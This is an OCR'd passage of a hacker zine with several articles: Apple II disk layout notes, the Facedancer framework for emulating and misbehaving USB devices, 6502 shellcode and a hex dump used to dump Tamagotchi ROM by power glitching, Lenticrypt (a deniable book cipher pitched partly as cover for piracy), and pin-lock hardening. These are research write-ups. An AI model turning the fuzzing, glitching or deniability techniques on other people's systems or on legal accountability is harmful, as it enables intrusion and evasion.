!	Displays a message, and then a lo-res animation.
ENTER	Continually draws a fractal, press 'c' to change colors.
@	Displays a bouncing, spinning cube.
∧	Pulses the drive head.
	Move joystick to change tone, sounds like a motorcycle.

Neighbors, is this not a tale of Shakespearean proportions and passions? A young prince, a mystery of code broken by underhanded blows in the dark, the poisoned daggers of copy-protection that even perpetrators forgot about—all laid bare by a contrived play of PoC! Is the Play the Thing, or is PoC the Thing, or are they the Thing together? You decide! –PML

[7] As a point of interest, I experimented with concatenating the entire data together, and including the sector offset in the table. That decreased the space quite significantly, but at a cost of increasing the size of the code, and making updating the data extremely difficult. That version saved over thirteen tracks on the first side, and over eighteen tracks on the second side. However, this was still not enough for a single-side version. In the end, it was not worth the effort, and it will not be released.

#	Side A	Side B
00		trk
01	trk	trk
02	sectors (00-0d)	trk
03	trk	trk
04	sectors (00-09, 0a-11)	sectors (00-05, 06-11)
05	trk	sectors (00-0b)
06	trk	trk
07	trk	trk
08	trk	trk
09	trk	trk
0a	trk	trk
0b	trk	sectors (00-05 / 06-11)
0c	sectors (00-05, 06-11)	sectors (00-0b / 0c-11)
0d	sectors (00-0b / 0c-11)	trk
0e	trk	trk
0f	trk	trk
10	trk	trk
11	trk	trk
12	trk	trk
13	sectors (02-11)	trk
14	sectors (04-11 / 00-03)	trk
15	trk	trk
16	trk	trk, sector 01
17	trk	sector 01
18	trk	trk
19	trk	trk
1a	trk	trk
1b	trk	sectors (00-08)
1c	trk, sectors (0d-11)	sectors (00-08 / 09-11)
1d	trk	sectors (00-08 / 09-11)
1e	trk	sectors (00-08 / 09-11)
1f	trk	sectors (00-08 / 09-11)
20	sectors (00-08, 09-11)	sectors (00-08 / 09-11)
21	sectors (00-08 / 09-11)	sectors (00-08 / 09-11)
22	sectors (02-11), trk	trk

Figure 4.4: Tracks and Sectors

4:5 A Quick Introduction to the New Facedancer Framework

by Gil

The Facedancer is a nifty piece of hardware for USB emulation, begun as a quick proof of concept by Travis Goodspeed and Sergey Bratus at Recon 2012.

Recently, I rewrote the Facedancer's software stack with the goal of making it easier to write new emulators for both well-behaved and poorly-behaved devices. In this post I'm going to give an introduction to doing both. I assume you've got a Facedancer board, python3, the pyserial library, and a current revision of the code. I'll start with a very brief overview of the USB protocol itself, then show how to modify the existing USB keyboard emulator code to emulate a different (yet still well-behaved) device, and finally show how to take a well-behaved device and make it misbehave in specific ways.

USB

The USB protocol defines a bunch of abstractions: Devices, Configurations, Interfaces, and Endpoints. Some of these terms are a bit counterintuitive, understanding of which is not at all aided by how they're referred to by users.

A Device is a physical thing that gets plugged into a USB port. A single physical device may present itself to the operating system as multiple logical devices. (Think of a keyboard with built-in trackpad or one of those annoying USB sticks that pretends it's both a USB mass storage device and a USB CD-ROM so it can install adware.) In USB parlance, each of the logical devices is not a Device, but rather an Interface. I'll get to those in a couple paragraphs.

When a device is connected to a host, the host begins the enumeration process, in which it requests and the device responds with a bunch of descriptors that describe how the device can and/or wants to behave. The device presents to the host a set of "configurations;" the host chooses exactly one of these and the device, er, configures itself accordingly. But what's a configuration? It's a set of interfaces!

An Interface is a single logical device as mentioned above: a keyboard XOR a trackpad XOR an external hard drive XOR an external CD-ROM XOR... From the perspective of writing software emulators for these things, this architecture is actually kinda helpful: we can write a single interface implementing a keyboard and then include it in various device implementations. Code reuse FTW.

Each interface contains multiple "endpoints," which are the actual communication channels to and from the host. Only one endpoint is required: endpoint 0 (EP0) is the bidirectional "control" endpoint, used for exchange of descriptors on connection and optionally for asynchronous communication thereafter. (The various ways a device and host can communicate are beyond the scope of this post and, considering the tendency of device manufacturers to fabricate their own protocols to run over USB, probably intractable to cover in any single document. Your best bets to gain understanding are either to fuzz it or to read the device driver code.)

Endpoints other than EP0 are unidirectional so, in the case of something like an external hard drive that needs to both send and receive large amounts of data, the interface will define two endpoints: one for host-to-device ("OUT") transfers and another for device-to-host ("IN") transfers.

Lastly, the USB protocol (up to and including USB 2.0) is "speak when spoken to": all device communication is initiated by

the host, which means even more state machines and callbacks than you might have been expecting.

With that, let's go to the code.

A Simple Device

All of the source files are in the "client" subdirectory of the SVN tree. You can tell the new stuff from the old:

1. The old libraries are named `GoodFET*`.
2. The old programs are named `goodfet.*`.
3. The new libraries are named `USB*` (plus `MAXUSBApp.py`, `Facedancer.py`, and `util.py`.)
4. The new programs are named `facedancer-*`.

Start by looking at `facedancer-keyboard.py`. It's pretty simple: we import some stuff, open a connection to the serial port, say we want to talk to a `Facedancer` on the serial port, then we want to talk to the `MAXUSBApp` on the `Facedancer`, and we hand this to an instance of the `USBKeyboardDevice` class, which connects the emulated device to the victim and we're off to the races. Easy enough.

The good news here is that you shouldn't have to ever worry about what goes on in the `Facedancer` and `MAXUSBApp` classes; the entirety of the logic specific to any given USB device is contained with the `USBDevice` class, of which (in this case) `USBKeyboardDevice` is a subclass. To create your own device, just create a new class that inherits from `USBDevice` and customize it as you see fit. As an example, look at `USBKeyboardDevice.py` for the implementation of the `USBKeyboardDevice` class.

Way at the bottom of `USBKeyboardDevice.py`, you'll find the definition for the `USBKeyboardDevice` class. It's fairly short: we define a single configuration (notice the configurations are numbered from 1) that contains a single interface, then we send that configuration on to the superclass initializer along with a bunch of magic numbers. These magic numbers are primarily used by the host operating system to figure out which driver to use with the attached device. From the Facedancer side, however, the keyboard functionality is implemented in the `USBKeyboardInterface` class, which takes up most of the file. Scroll back up to the top and look at that now.

The `hid_descriptor` and `report_descriptor` are hard-coded as opaque binary data specific to HID devices. (I may abstract away their details at some point, but it's not a particularly high priority.) In `__init__`, there's a dictionary mapping descriptor ID numbers to the actual descriptor data, which is sent to the superclass initializer. (I'll get into more detail on this in the section on misbehaving devices.) Also in `__init__`, a single `USBEndpoint` is instantiated, which includes a callback (`self.handle_buffer_available`).

Remember that the device never initiates a data transfer: the host will ask the device if it has any data ready. If it doesn't, the device (in our case, the MAX3420 USB chip on the Facedancer board itself) will respond with a NAK; if it *does* have data ready, the device will send the data on up. Thus whenever the host asks for data for this particular endpoint, the callback will be invoked. ("Whenever" is a bit misleading because the host will likely send polls faster than we can deal with them, but it's close enough for the time being.)

The `handle_buffer_available` method calls `type_letter`, which sends the keypress over the endpoint. (This abstraction as it stands right now is messy and is high on my list to fix—

the `USBEndpoint` class should have "send" and "receive" methods, rather than having to climb up through the abstraction layers to the `send_on_endpoint` call currently in `type_letter`.)

To make a very long story short, writing an emulator for a new device should be straightforward:

1. Subclass `USBInterface` (eg, as `MyNewInterface`), define your set of endpoints and pass them to the superclass initializer, and define endpoint handler functions.

2. Subclass `USBDevice` (eg, as `MyNewDevice`), define a configuration containing `MyNewInterface`, and pass it along to the superclass initializer.

A Misbehaving Device

If you subclass `USBDevice` and `USBInterface` as described above, the rest of the class hierarchy should do the Right Thing (TM) with regards to the USB protocol itself and talking to the Facedancer to perform it: appropriate descriptors will be sent when requested by the host, correct callback functions will be called when endpoints are polled by the host, etc. But if you want to test how systems react in the face of devices that don't perform exactly as expected, you're going to have to dig in a bit.

The pattern I've tried to follow (though there are certainly deviations, which I intend to deal with—patches appreciated!) is for the `USBDevice` class to handle control messages over endpoint 0 and dispatch them to the appropriate instance of (subclasses of) `USBConfiguration`, `USBInterface`, or `USBEndpoint`. For example, if the host sends a GET_DESCRIPTOR request for the configuration, the request is dispatched to `USBConfiguration.get_descriptor`, which returns the data to be sent in response.

If you want your custom misbehaving device to do weird stuff for every incoming request, override the `USBDevice.handle_request` method. If, on the other hand, you're looking to mess with just descriptors for a specific abstraction, you're better off overriding the `get_descriptor` method of the `USB*` classes. If you want to send non-standard responses to any of the other control messages (eg, CLEAR_FEATURE, GET_STATUS, etc), you should override the associated `handle_*_request` method of `USBDevice`. (Note that `USBDevice.handle_request` is the method that dispatched to the handle_*_request methods.)

Each of the top-level `USB*` classes (`USBDevice`, `USBConfiguration`, `USBInterface`, and `USBEndpoint`) has a `self.descriptors` member that maps from descriptor number to a descriptor or a function that returns a descriptor. Thus you are not constrained to hard-coding values, you can instead provide a function that creates whatever descriptor you want sent.

To make a somewhat less-long story short, modifying an emulated device to misbehave should be similarly straightforward.

1. Subclass whichever of `USBDevice`, `USBConfiguration`, `USBInterface`, or `USBEndpoint` contains the behavior you want to modify.

2. Override the `descriptor` dictionary in your subclass to change what descriptors get sent in response to requests.

3. Override the `handle_*_request` methods in your subclass of `USBDevice` to change how your device responds to individual requests.

4. Over the `USBDevice.handle_request` method to change how your device responds to *all* requests.

Happy fuzzing!


Littlefone with
4" Loud Speaker
Littlefone Central
Station Antenna
Mobile Littlefone
CD
CIVIL DEFENSE
littlefone
Write Dept. Littlefone for details
hallicrafters
Chicago 24, Illinois
2-way FM radio telephone for 30 to 54 Mc. and 144 to 173 Mc.

4:6 Dumping Firmware from Tamagotchi Friends by Power Glitching

by Natalie Silvanovich, Tamagotchi Merchant of Death
with the kindest of thanks to Mr. Blinky.

The Tamagotchi Friends is the latest addition to the Tamagotchi series of virtual pet toys. Released on Boxing Day of 2013, it features NFC messaging and games as a part of a traditional Tamagotchi toy. Recently, I used glitching to dump the code of the Tamagotchi Friends.

The code for the Tamagotchi Friends is stored in mask ROM internal to its GeneralPlus GPLB series LCD controller. In the previous Tamagotchi version (the Tamatown Tama-Go), I used a vulnerability in the processing of external data from a flash accessory to dump the code,[8] but this is not possible for the Tamagotchi Friends, as it does not support flash accessories. In fact, the Tamagotchi Friends has a substantially reduced attack surface compared to the Tamatown Tama-Go, as it also does not support infrared communications. The only available inputs on the Tamagotchi Friends are the buttons, the EEPROM (which is used to store important persistent data, like the number of slices of carrot cake your Tamagotchi has on hand) and NFC.

After eavesdropping on and simulating the NFC, and dumping and rewriting the EEPROM, I determined that they both had limited potential to contain exploitable bugs. They did both appear to fill buffers in RAM with user-controlled data in the course of normal operation though, which meant they both could be useful for creating shellcode buffers in the case that there was a

Figure 4.5: These sprites were among many dumped from the Tamagotchi Friends ROM.

bug that allowed the program counter to be moved to the buffer.

One possible way to move the program counter was glitching, basically driving unexpected signals into the microcontroller and hoping that they would somehow cause that program counter to change and by chance land in the shell code buffer. Considering that memory space of the microcontroller is 65,536 bytes, and the largest buffer I could fill with a NOP slide is roughly 60 non-contiguous bytes this sounds like a long shot, but the 6502 architecture used by the microcontroller has some properties that makes random program counter corruption more likely to lead to code execution compared to other architectures. To start, it has no memory validation, so any access of any address will succeed, regardless of whether any memory is mapped to the location. This means that execution will not stop even if an invalid address is accessed. Also, invalid opcodes on 6502 are

guaranteed to execute in a finite amount of time[9] with undefined behaviour, so they also will not stop execution. Together, these properties make it very unlikely that execution will ever stop on a 6502 processor, giving shellcode a lot of chances to get executed in the case that the program counter is corrupted.

Another useful feature of this particular microcontroller is that the RAM starts at address zero, and the lowest hundred bytes or so of RAM is used by the SPU and is often zero. In 6502, zero is the opcode for BRK, which acts like NOP if a debugger is not attached, so this RAM could potentially act as a NOP slide. In addition, in the Tamatown Tama-Go (and I assumed the Tamagotchi Friends), the EEPROM is copied to address `0x300`, which is still fairly low in RAM addresses. So if the program counter got set to zero, there is a possibility it could slide through RAM up to the EEPROM. Of course, not every value in RAM before `0x300` is zero, but if enough are, it is likely that the other values will be interpreted as instructions that don't alter the program counter's course some portion of the time.

Since setting the program counter to zero seemed especially likely to cause code execution, I started by glitching the input power, as this had the potential to clear the program counter. The Tamagotchi Friends has three types of volatile memory: registers like the program counter, DPRAM (used for the LCD) and SRAM. DPRAM and SRAM both have fairly long persistence after they stop being powered, so I hoped if I cut the power to the microcontroller for a short period of time, it would corrupt the registers, but not the RAM, and resume execution with the program counter at address zero.

I tried this using an Arduino to switch the power on and off

[9] A few people have mentioned to me that there are some 6502 processors for which this is not true, but this is definitely the case for GeneralPlus controllers.

at different speeds. For very fast speeds, the Tamagotchi didn't react at all, and for very slow speeds, it would reset every cycle. I eventually settled on cycling every five milliseconds, which had a visible erratic impact on the Tamagotchi after each cycle. At this rate, the toy was displaying an unexpected image on the LCD, corrupting the LCD, playing Yankee Doodle or screeching loudly.

I filled up the EEPROM with a large NOP slide and some code that caused a write to the LCD screen, reset the Tamagotchi so the EEPROM was downloaded into RAM, and cycled the power. Roughly one out of every ten times, the code executed and wrote the LCD.

I then moved the code around to figure out the size of the available code buffer. Two things limited the size. One is that only a small part of the EEPROM is copied into RAM at once, and the rest is only loaded if needed. The second is that some EEPROM addresses are validated. For some of these addresses, containing very critical values, the EEPROM is wiped immediately if the Tamagotchi detects an invalid value. These addresses couldn't be used for code at all. Some other less critical values get overwritten if they are invalid. For example, if a Tamagotchi is a child, but is married, the "is married" flag will be reset to the correct value. These addresses could be changed, but there was no guarantee they would stay the correct value, so I ended up jumping over them. This left exactly 54 bytes for code. It was tight, but I was able to write code that dumped the ROM over SPI through the Tamagotchi buttons in that space

The following is the 6502 shellcode I used:

```
SEI ; disable the low battery interrupt
LDA #$FF
STA $3011 ; port direction
STA $1109 ; LCD indicator
STA $00C5
STA $00C6
LDX #$08
LDA ($C5),Y ; No room to initialize Y.   Worst case,
ASL A       ; it will be set to 0 at the end of the loop.
LDY #$01
BCC $001A
LDY #$03
BNE $0020 ; These 4 bytes get altered before execution.
          ; Jump over them.
NOP
NOP
NOP
NOP
NOP
STY $3012
LDY #$00
STY $3012
DEX
BNE $0013
INC $00C5
BNE $000F
INC $00C6
BNE $000F
LDA #$00
STA $3000
BNE $000F ; Branches are shorter than jumps,
          ; so use implied conditions.
```


In memory, this shellcode is as follows:

```
300: 32 17 02 01 02 01 09 00 1A 00 1A 1A 1A 1A 1A 1A
310: 20 FF 06 10 01 FF FF 02 77 77 77 77 77 77 77 77
320: 77 77 77 77 77 05 04 FF 77 77 55 00 77 77 7F 00
330: FF FF 40 EA EA EA EA EA 00 00 00 00 00 00 00 00
340: 03 78 A9 FF 8D 11 30 8D 09 11 8D C5 00 8D C6 00
350: A2 08 B1 C5 0A A0 01 90 02 A0 03 D0 04 EA 00 00
360: 03 EA 8C 12 30 A0 00 8C 12 30 CA D0 E7 EE C5 00
370: D0 DE EE C6 00 D0 D9 4C 4B 03 15 11 4C 38 00 00
```

The code begins at `341` and ends at `376`, which are the bounds of the buffer copied from the EEPROM. The surrounding values are typical values of the surrounding RAM which are not consistent across each time code is executed. The `0x03` before the beginning of the code is written after the buffer, and is an undefined instruction in 6502. Unfortunately, this means that there isn't room for any NOP sled, the program counter needs to end up at exactly the right address.

One useful feature of this shellcode is that the first seven instructions aren't strictly necessary! The registers are often the right value, or an acceptable value by chance, which gives the program counter a bit more leeway in the case that it jumps a bit beyond the beginning of the code.

I dumped all thirty-two pages of ROM using this shellcode, and they appear to be accurate. Figure 4.5 shows the highlights of the dump, sorted by cuteness in descending order.



4:7 Lenticrypt: a Provably Plausibly Deniable Cryptosystem; or, This Picture of Cats is Also a Picture of Dogs

by Evan Sultanik

Deniable cryptosystems allow their users to plausibly deny the existence of the plaintext content of their encrypted data. There are many existing technologies for accomplishing this (*e.g.*, TrueCrypt), which usually accomplish it by having multiple separate encrypted volumes in the ciphertext that will decrypt to different plaintexts depending on which decryption key is used. Key k_1 will decrypt to innocuous volume v_1 whereas key k_2 will decrypt to high-value volume v_2. If an adversary forces you to reveal your secret key, you can simply reveal k_1 which will decrypt to v_1: the innocuous volume full of back-issues of PoC||GTFO and pictures of cats. On the other hand, if the adversary somehow detects the existence of the high-value volume v_2 and furthermore gains access to its plaintext, the jig is up and you can no longer plausibly deny its contents' existence. This is a serious limitation, since the high-value plaintext might be incriminating.

An *ideal* deniable cryptosystem would allow the creator of the ciphertext to plausibly deny having created the plaintext *regardless* of whether the true high-value plaintext is revealed. The obvious use-case is for transmitting illegal content: Alice wants to encrypt and send her neighbor Bob a pirated copy of the ColecoVision game *George Plimpton's Video Falconry*. She doesn't much care if the plaintext is revealed, however, she *does* want to have a plausible *legal* argument in the event that she is prosecuted whereby she can deny having sent that particular file, *even if* the


GEORGE PLIMPTON'S ™
VIDEO
FALCONRY
PRESS 1 : PLAY
PRESS 2 : SCORES
© 1983 Newgrounds

high-value file is revealed. In the case of systems like TrueCrypt, she can't really deny having created the alternate hidden volume containing the video game since the odds of it just randomly occurring there *and* a key happening to be able to decrypt it are astronomically small. But what if, using our supposed "ideal" cryptosystem, she *could* plausibly claim that the existence of the video game was due to pure random chance? It turns out that's possible, and we have the PoC to prove it!

Before we get to the details, let's first dispel the apparent nefariousness of this concept by discussing some more legitimate use-cases. For example, we could encrypt a high-value document such that it decrypts to either a redacted or unredacted version depending on the key. If the recipients are not aware that they have unique keys, one could deliver what *appears* to be a single encrypted message to multiple recipients with individualized content. The individualization of the content could also be very subtle, allowing it to be used as a unique watermark to identify the original source of a leaked document: a so-called "canary trap." Finally, "deep-inspection" filters could be evaded by encrypting an innocuous payload with a common, guessable password.

Running Key Ciphers

A running key cipher is one of the most basic cryptosystems, yet, if used properly, it can be one of the most secure. Being avid PoC||GTFO readers, Alice and Bob both have a penchant for treatises with needlessly verbose titles that are edited by Right Reverend Doctors. Therefore, for their secret key they choose to use a copy of a seminal work on cryptography by the Rt. Revd. Dr. Lord Bishop John Wilkins FRS.

They have agreed to start their running key on the first line of the book, which reads:

> “ Every rational creature, being of an imperfect and dependant Happineſs, if therefore naturally endowed with an Ability to communicate its own Thoughts and Intentionſ ; that ſo by mutual Services, it might better promote it ſelf in the Proſecution of its own Well-being. ”

The encryption algorithm is then very simple: Each character from the running key is used as a rotation to permute the associated character of the plaintext. For example, say that the first character of our plaintext is “A”; we would take the first character of our running key, “E”, look up its numerical index in the alphabet, and rotate the plaintext by that much to produce the ciphertext.

Plaintext:	AN ADDRESS TO THE SECRET SOCIETY OF POC OR GTFO...
Running Key:	EV ERYRATI ON ALC REATUR EBEINGO FA NIM PE RFEC...
Ciphertext:	EI EUBIELA HB TSG JICKYK WPGQRZM TF CWO DV XYJQ...

There are of course many other ways the plaintext could be combined with the running key, another common choice being XORing the bits. If the running key is truly random then the result will almost always be what is called a “one-time pad” and will have perfect secrecy. Of course, my expository example is nowhere near secure since I preserved whitespace and used a running key that is nowhere near random. But, in practice, this type of cryptosystem can be made very secure if implemented properly.

Mercury :

OR THE

SECRET AND SWIFT

Meſſenger.

SHEWING,


How a Man may with *Privacy* and
Speed communicate his *Thoughts*
to a Friend at any diſtance.

The Second Edition

By the Right Reverend Father in God,
JOHN WILKINS, late Lord
Biſhop of CHESTER.
Founder of the Royal Society
LONDON,
Printed for Rich. Baldwin, near the
Oxford-Arms in *Warwick-lane*. 1694.

Book Ciphers

Perhaps the *most* basic type of cryptosystem—one that we've all likely independently discovered in our early childhood—is the substitution cipher: Each letter in the alphabet is statically mapped to another. The most common substitution cipher is ROT13, in which the letters of the alphabet are rotated 13 steps.



In fact, we can think of the running key cipher we described above as a sort of substitution cipher in which the alphabet mapping changes for each byte based off of the key.

Book Ciphers marry some of the ideas of substitution ciphers and running key ciphers. First, Alice and Bob decide on a shared secret, much like the book they chose as a running key above. The shared secret needs to have enough entropy in order to have at least one instance of every possible byte in the plaintext. For each byte in the shared secret, they create a lookup table mapping all 256 possible bytes to lists containing all indices (*i.e.*, file offsets) of the occurrences of that byte in the secret:

```
with open(secret_key_file) as s:
    indexes = dict([(b, []) for b in range(256)])
    for i, b in enumerate(map(ord,s.read())):
        indexes[b].append(i)
```

Then, for each byte encountered in the plaintext, the ciphertext is simply the index of an equivalent byte in the secret key:

```
def encrypt(plaintext, indexes):
    for b in map(ord, plaintext):
        print random.choice(indexes[b]),
```

To decrypt the ciphertext, we simply look up the byte at the specified index in the secret key:

```
def decrypt(ciphertext, secret_key_file):
    with open(secret_key_file) as s:
        for index in map(int, ciphertext.split()):
            s.seek(index)
            sys.stdout.write(s.read(1))
```

In effect, what is happening is that Alice opens her book (the secret key), finds indices of characters that match the characters she has in her plaintext, writes those indices down as her ciphertext, and sends it to Bob. When Bob receives the ciphertext, he opens up his identical copy of the book, and for each index he simply looks up the letter in the book and writes that down the letter into the decrypted plaintext. There are various optimizations that can be made, *vi&.*, using variable-length codes within the key similar to LZ77 compression (*e.g.*, using words from the book instead of individual characters).

Lenticular Book Ciphers

In the previous section, I showed how a book cipher can be used to encrypt plaintext p_1 to ciphertext c using secret key k_1. In order for this to be useful as a plausibly deniable cryptosystem, we will need to ensure that given some *other* secret key k_2, the *same* ciphertext c will decrypt to a totally different plaintext p_2. In this section I'll discuss an extension to the book cipher which achieves just that. I call it a "Lenticular Book Cipher," inspired by the optical device that can present different images to the viewer depending on the lens that is used. I was unable to find any description of this type of cryptosystem in the literature, likely because it is very naïve and practically useless ... except for in the context of our specific motivating scenarios!

Given a set of plaintexts $P = \{p_1, p_2, \ldots, p_n\}$ and a set of keys $K = \{k_1, k_2, \ldots, k_n\}$, we want to find a ciphertext c such that `decrypt(`c`,`k_i`)` $\mapsto p_i$ for all i from 1 to n. To accomplish this, let's consider an individual byte within each of the plaintexts in P. Let $p_i[j]$ represent the j^{th} byte of plaintext i. Similarly, let's define $k_i[j]$ and $c[j]$ to refer to the j^{th} byte of a key or the ciphertext. In order to encrypt the first byte of all of the plaintexts, we need to find an index m such that $k_i[m] = p_i[0]$ for i from 1 to n. In general, $c[\ell]$ can be any unsigned integer m such that

$$\forall i \in 1, \ldots, n : k_i[m] = p_i[\ell].$$

We can relatively efficiently find such an m by modifying the way we build the `indexes` lookup table:

```
def build_index(secret_keys):
    indexes = {}
    for i, key_bytes in enumerate(zip(*secret_keys)):
        key_bytes = tuple(map(ord, key_bytes))
        if key_bytes not in indexes:
            indexes[key_bytes] = [i]
        else:
            indexes[key_bytes].append(i)
    return indexes
```

Encryption then happens similarly to the regular book ciper:

```
def encrypt(plaintexts, secret_keys):
    indexes = build_index(secret_keys)
    for text_bytes in zip(*plaintexts):
        text_bytes = tuple(map(ord, text_bytes))
        print random.choice(indexes[text_bytes]),
```

Decryption is identical to the regular book cipher.

So, in fewer than twenty lines of Python, we have coded a PoC of a cryptosystem that allows us to do the following:

```
encrypt(
  [open("plaintext1").read(), open("plaintext2").read()],
  [open("key1").read(), open("key2").read()])
```

If we pipe STDOUT to the file "`cipher.enc`", we can decrypt it as follows:

```
with open("cipher.enc") as enc:
    decrypt(enc.read(), "key1") # This will print plaintext1
    decrypt(enc.read(), "key2") # This will print plaintext2
```

There do seem to be a number of limitations to this cryptosystem, though. For example, what keys should Alice use? The keys need to be long enough such that every possible combination of bytes that appears across the plaintexts will occur in `indexes`; the length of the keys will need to increase exponentially with respect to the number of plaintexts being encrypted. Fortunately, in practice, you're not likely to ever need to encrypt more than a few plaintexts into a single ciphertext. One possible source of publicly available keys to use would be YouTube videos: Alice could simply download a video and use its raw byte stream as the key. Then all she needs to do is communicate the name of or link to the video to Bill off-the-record.

I have created a complete and functional implementation of this cryptosystem, including some optimizations.[10] (*e.g.*, variable block length, compression, length checksums, error checking, *&c.*)

Proving a Cat is Always Also a Dog

So far, I've gone through a lot of trouble to describe a cryptosystem of dubious information security[11] whose apparent functionality is already available from tools like TrueCrypt. In this section I will make a mathematical argument that provides what I believe to be a legal basis for the plausible deniability provided

[10] `git clone https://github.com/ESultanik/lenticrypt`

[11] While I do have a few letters after my name that suggest I know a thing or two about Computer Science, cryptography is not my specific area of specialization.

by lenticular book ciphers, enabling its use in our motivating scenarios.

Laws and contracts aren't interpreted like computer programs; legal decisions are often dictated less by the defendant's actions than by his or her *intent*. In other words, if it appears that Alice *intended* to send Bob a copy of Video Falconry, she will be found guilty of piracy, regardless of how she conveyed the software.

But what if Alice legitimately only knew that key k_1 decrypted c to a picture of cats, and didn't know of its nefarious use to produce a copy of Video Falconry from k_2? How likely would it be for k_2 to produce Video Falconry simply by coincidence?

For sake of this analysis, let's assume that the keys are documents written in English. For example, books from Project Gutenberg could be used as keys. I am also going to assume that each character in a document is an independent random variable. This is a rather unrealistic assumption, but we shall see that the asymptotic properties of the problem make the issue moot. (This assumption could be relaxed by instead applying Lovász's local lemma.)[12]

First, let's tackle the problem of figuring out the probability that $\texttt{decrypt}(c,k_2) \mapsto p_2$ completely by chance. Let n be the length of the documents in characters and let $m < n$ be the minimum required length of a string for that text to be considered a copyright violation (*i.e.*, outside of fair use). The probability that $\texttt{decrypt}(c,k_2)$ contains no substrings of length at least m from p_2 is

$$(1 - q^m)^{(n-m+1)},$$

[12] Paul Erdős and László Lovász. *Problems and results on 3-chromatic hypergraphs and some related questions.* Infinite and finite sets (Colloq., Keszthely, 1973; dedicated to Paul Erdős on his 60th birthday), Volume II, North-Holland, Amsterdam, 1975, pp. 609–627. Colloq. Math. Soc. János Bolyai, Volume 10.

where q is the probability that a pair of characters is equal. Here we have to take into account letter frequency in English. Using a table from Wikipedia,[13] I calculate q to be roughly 6.5 percent. (It's the sum of squares of the values in the table.) According to Google, there are about 130 million books that have ever been written.[14] Let's be conservative and say that two million of them are in English. Therefore, the probability that *at least one pair* of those books will produce a copyrighted passage from c is

$$1 - \left((1 - q^m)^{(n-m+1)} \right)^{\binom{2000000}{2}},$$

which is extremely close to 100% for all $m < n \ll 2000000$.

Therefore, for any ciphertext c produced by a lenticular book cipher, it is almost certain that there exists a pair of books one can choose that will cause a copyright violation! Even though we don't know what those books might be, they must exist!

Proving that this is a valid *legal* argument—one that would hold up in a court of law—is left as an exercise for the reader, or more likely, the reader's defense attorney.


[13] `http://en.wikipedia.org/wiki/Letter_frequency`

[14] Leonid Taycher. *Books of the world, stand up and be counted! All 129,864,880 of you.* August 5, 2010. Retrieved March 21, 2014.

4:8 Hardening Pin Tumbler Locks against Myriad Attacks for Less Than a Sawbuck


by Deviant Ollam, Merchant of Dead Locks

In 1983, the renowned locksmith and physical security icon Gerry Finch submitted a brief article to Keynotes magazine, a publication of the Associated Locksmiths of America. In it, he described why it was his belief that serrated pins within a lock were superior to spool pins, mushroom pins, or any other kind of manipulation-resistant pins commonly-used in locks. Despite being very popular and well-received at the time, such wisdom appears to have faded away somewhat among locksmithing circles. This article is a re-telling of Finch's original advice with updated diagrams and images, in the hopes that folk might realize that some of the old ways are often still some of the best ways of doing things.




Pick-resistant pins are designed to interfere with the most common methods of attacking pin tumbler locks. Conventional operation of a lock involves first pushing the pin stacks to their appropriate positions and then turning the plug. Lockpicking, however, is performed by first applying turning pressure to the plug, then—subsequent to that—the pushing of the pins stacks is

performed, with pick tools instead of a key. The following images document this process.



Pick-resistant pins make such an attack difficult by interfering with the easy movement of pin stacks if a lock's plug is already subject to turning pressure. While standard operation of the lock is still possible (in the absence of any turning pressure, the blade of a user's key will still push the pin stacks smoothly) attempts to turn, then lift (which is how picking is performed) become much more complicated. If inclined, one may acquire entire pinning kits consisting of such special pins from locksmiths supply companies. Seen in Figure 4.6 is the tray of an "S-pin" security kit from LAB.

The following images show how the ridges of a serrated pin make for additional friction during a typical lock-picking attack.



While other styles of pick-resistant pins are available on the market (such as the spool style or mushroom style seen in an

Figure 4.6: Tray of S-Pins from LAB.

earlier diagram) it was the serrated style which captured Gerry Finch's attention and became his favorite means of bolstering a lock's ability to resist attack. Part of his reason pertained to the fact that the ridges on a serrated pin are far less pronounced than on a spool or mushroom style pin. When performing the picking process, a skilled attacker can often discern quite clearly the moment when they have encountered a spool or mushroom driver pin. Due to the large ridge present and the very noticeable way in which a lock's plug will tend to turn (but the lock will fail to open) this information leakage will offer up valuable insight to an attacker. Serrated pins give away far less detail to someone who is using lockpicks.

The very small ridges found on serrated pins also lend themselves to another, more substantial, means of preventing attacks against pin tumbler locks, however. Although it was not common practice at the time, Gerry Finch proposed something in the early 1980s which dazzled the locksmith community. Specifically, he advocated the process of using a thin thread-tapping tool to create additional ridges inside of a lock's plug, within the chambers where the pins are installed. See Figure 4.7.

